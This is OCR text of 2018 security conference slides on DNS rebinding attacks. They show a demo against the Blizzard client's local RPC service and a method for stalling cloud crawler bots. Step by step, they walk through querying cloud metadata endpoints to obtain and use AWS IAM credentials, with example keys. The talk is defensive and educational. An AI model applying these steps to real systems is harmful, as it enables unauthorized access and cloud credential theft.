
```
curl -si http://localhost:1120/agent
```

Response

```
{"pid" : 3140.000000,
     …
      "session" : "15409717072196133548",
      "authorization" : "11A87920224BD1FB22AF5F868CA0E789"}
```

Desktop applications

Blizzard client with JSON RPC service



se this calculator to find rbndr hostnames

ote that this attack can take up to five minutes to work, this would be happening while you read a website in the backg
his could be sped up considerably by forcing dns cache eviction, but this demo doesn't do that. Open the console (F12

ebinding Host URL: http://%1 %2.rbndr.us 1120/Ahxee4ae.html

ebinding Host A: 127.0.0.1

ebinding Host B (Attack Server): 199.241.29.227

How long to wait between attempts (seconds, 20 works best for chrome): 20

nstall command to send on success (default will install battle.net to c:\exploit):

```
{
    "uid": "battle.net",
    "instructions_product": "Bna",
    "game dir": "c:/exploit",
    "finalized": true
}
```

lease wait up to five minutes (Press F12 to see debug messages)... (We're waiting for DNS cache entries to expire)

lock.cmpxchg8b.com says

```
Attack Successful: {
"playable" : false,
"installed" : false,
"progress" : 0.000000,
"playable_progress" : 0.000000
"download_complete" : false,
"patch_application_complete" : false,
"state" : 1000.000000,
"download_rate" : 0.000000,
"download_remaining" : 0.000000,
"info_download_bytes" : 0.000000,
"info_written_bytes" : 0.000000,
"info_failed_bytes" : 0.000000,
"info_expected_bytes" : 0.000000,
"needs_rebase" : false,
"ignore_disc" : false,
"using_media" : false,
"critical_update" : true,
"extended_status" : {
"current" : 0.000000,
"total" : 0.000000,
"state" : 0.000000,
"remaining" : 0.000000,
"rate" : 0.000000,
...
```

Desktop summary


- RCE on host
- VM escape
- Data disclosure
- etc.

Clouds

What about headless browser?

Use of analytic system in cloud is a bad idea.

Why?



Referer

Similarly, web analytics systems will often fetch any unrecognized URL specified in the Referer header of arriving visitors. Some analytics systems will even attempt to actively crawl the entire website specified in a referer URL for SEO purposes. This behavior may prove useful, so it's worth specifying a permissive robots.txt file to encourage it. This is effectively a blind SSRF vulnerability as there's no way for the user to view the results of the analytics system's request, and it often occurs minutes or hours after the user request, which further complicates exploitation.

HTTP "hidden" attack surface via Referer, that’s why!

Clouds

But how to prevent chrome headless exiting after DOM loading?

Clouds

Cloud services as AWS use bots for crawling hosts.

Step 1. How to freeze bot on our page?

1. We can use image with bigger Content-Length that it is.
2. As a result, bot would think that img is not loaded yet and will wait.
3. Here we go with standard rebind technique!

Clouds

Cloud services as AWS use bots for crawling hosts.

Step 2. Do what you want!

1. You can scan local network for interested services

2. You could be authorized to local services

3. You can steal creds of other cloud services

4. Many…MANY other fun activities :)

Clouds

Metadata API


AWS EC2 has a feature called the Instance Metadata Service.

This enables any EC2 instance to access a REST API running on 169.254.169.254, which returns data about the instance itself.

AWS http://169.254.169.254/latest/user-data
Google Cloud http://169.254.169.254/computeMetadata/v1/
Digital Ocean http://169.254.169.254/metadata/v1.json
OpenStack/RackSpace http://169.254.169.254/openstack
Azure http://169.254.169.254/metadata/instance
Oracle Cloud http://169.254.169.254/opc/v1/instance/

Clouds

Metadata API



Request

http://169.254.169.254/latest/user-data/

Clouds


Metadata API

Response

```
  "data": {
  "code": 200,
  "body": "
#!/bin/bash -xe
echo 'KUBE_AWS_STACK_NAME=acme-prod-
Nodeasgspotpool2-AAAAAAAAAAAA' >> /etc/environment
...
run bash -c \"aws s3 --region $REGION cp s3://acme-kube-
prod-978bf8d902cab3b72271abf554bb539c/kube-aws/
clusters/acme-prod/exported/stacks/node-asg-spotpool2/
userdata-
worker-4d3482495353ecdc0b088d42510267be8160c26bff05
77915f5aa2a435077e5a /var/run/coreos/$USERDATA_FILE\"
...
}
```

Clouds

Metadata API



Request

```
http:/169.254.169.254/latest/meta-data/iam/security-credentials/
```

Response

```
"data": {
    "code": 200,
    "body": "eu-north-1-role.kube.nodes.asgspot2"
}
```

Clouds

Metadata API

Request

http:/169.254.169.254/latest/meta-data/iam/security-credentials/
eu-north-1-role.kube.nodes.asgspot2

Clouds

Metadata API

Response

```
"data": {
  "code": 200,
  "body": "
\"Code\" : \"Success\",
\"LastUpdated\" : \"2018-08-05T15:33:26Z\",
\"Type\" : \"AWS-HMAC\",
\"AccessKeyId\" : \"AKIAI44QH8DHBEXAMPLE\",
\"SecretAccessKey\" : \"wJalrXUtnFEMI/K7MDENG/
bPxRfiCYEXAMPLEKEY\",
\"Token\" : \"AQoDYXdzEJr[....]\",
\"Expiration\" : \"2018-08-05T22:00:54Z\"
  "
}"
```

Clouds

Metadata API

AWS Compromised!!1

```
$ export AWS_ACCESS_KEY_ID=AKIAI44QH8DHBEXAMPLE
$ export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG
bPxRfiCYEXAMPLEKEY
$ export AWS_SESSION_TOKEN=AQoDYXdzEJr[...]

$ aws ec2 describe-instances
[...]
```

Incidents summary

Weak points:

- API without any authentication
- Local services without any authentication
- Ignoring host parameter in requests
- Using HTTP instead of HTTPS

???

FBK | CS
cybersecurity

OFF ONE 2018

fbkcs.ru
blog.fbkcs.ru

@fbk_cs

@fbkcs

@fbkcs

References

https://medium.com/@brannondorsey/attacking-private-networks-from-the-internet-with-dns-rebinding-ea7098a2d325

https://blog.hacker.af/how-your-ethereum-can-be-stolen-using-dns-rebinding

https://medium.com/coinmonks/the-call-is-coming-from-inside-the-house-dns-rebinding-in-eosio-keosd-wallet-e11deae05974

https://github.com/transmission/transmission/pull/468

https://labs.mwrinfosecurity.com/advisories/minikube-rce/

http://benmmurphy.github.io/blog/2016/07/11/rails-webconsole-dns-rebinding/

https://bugs.chromium.org/p/project-zero/issues/detail?id=1471&desc=3#maincol

https://labs.mwrinfosecurity.com/blog/from-http-referer-to-aws-security-credentials/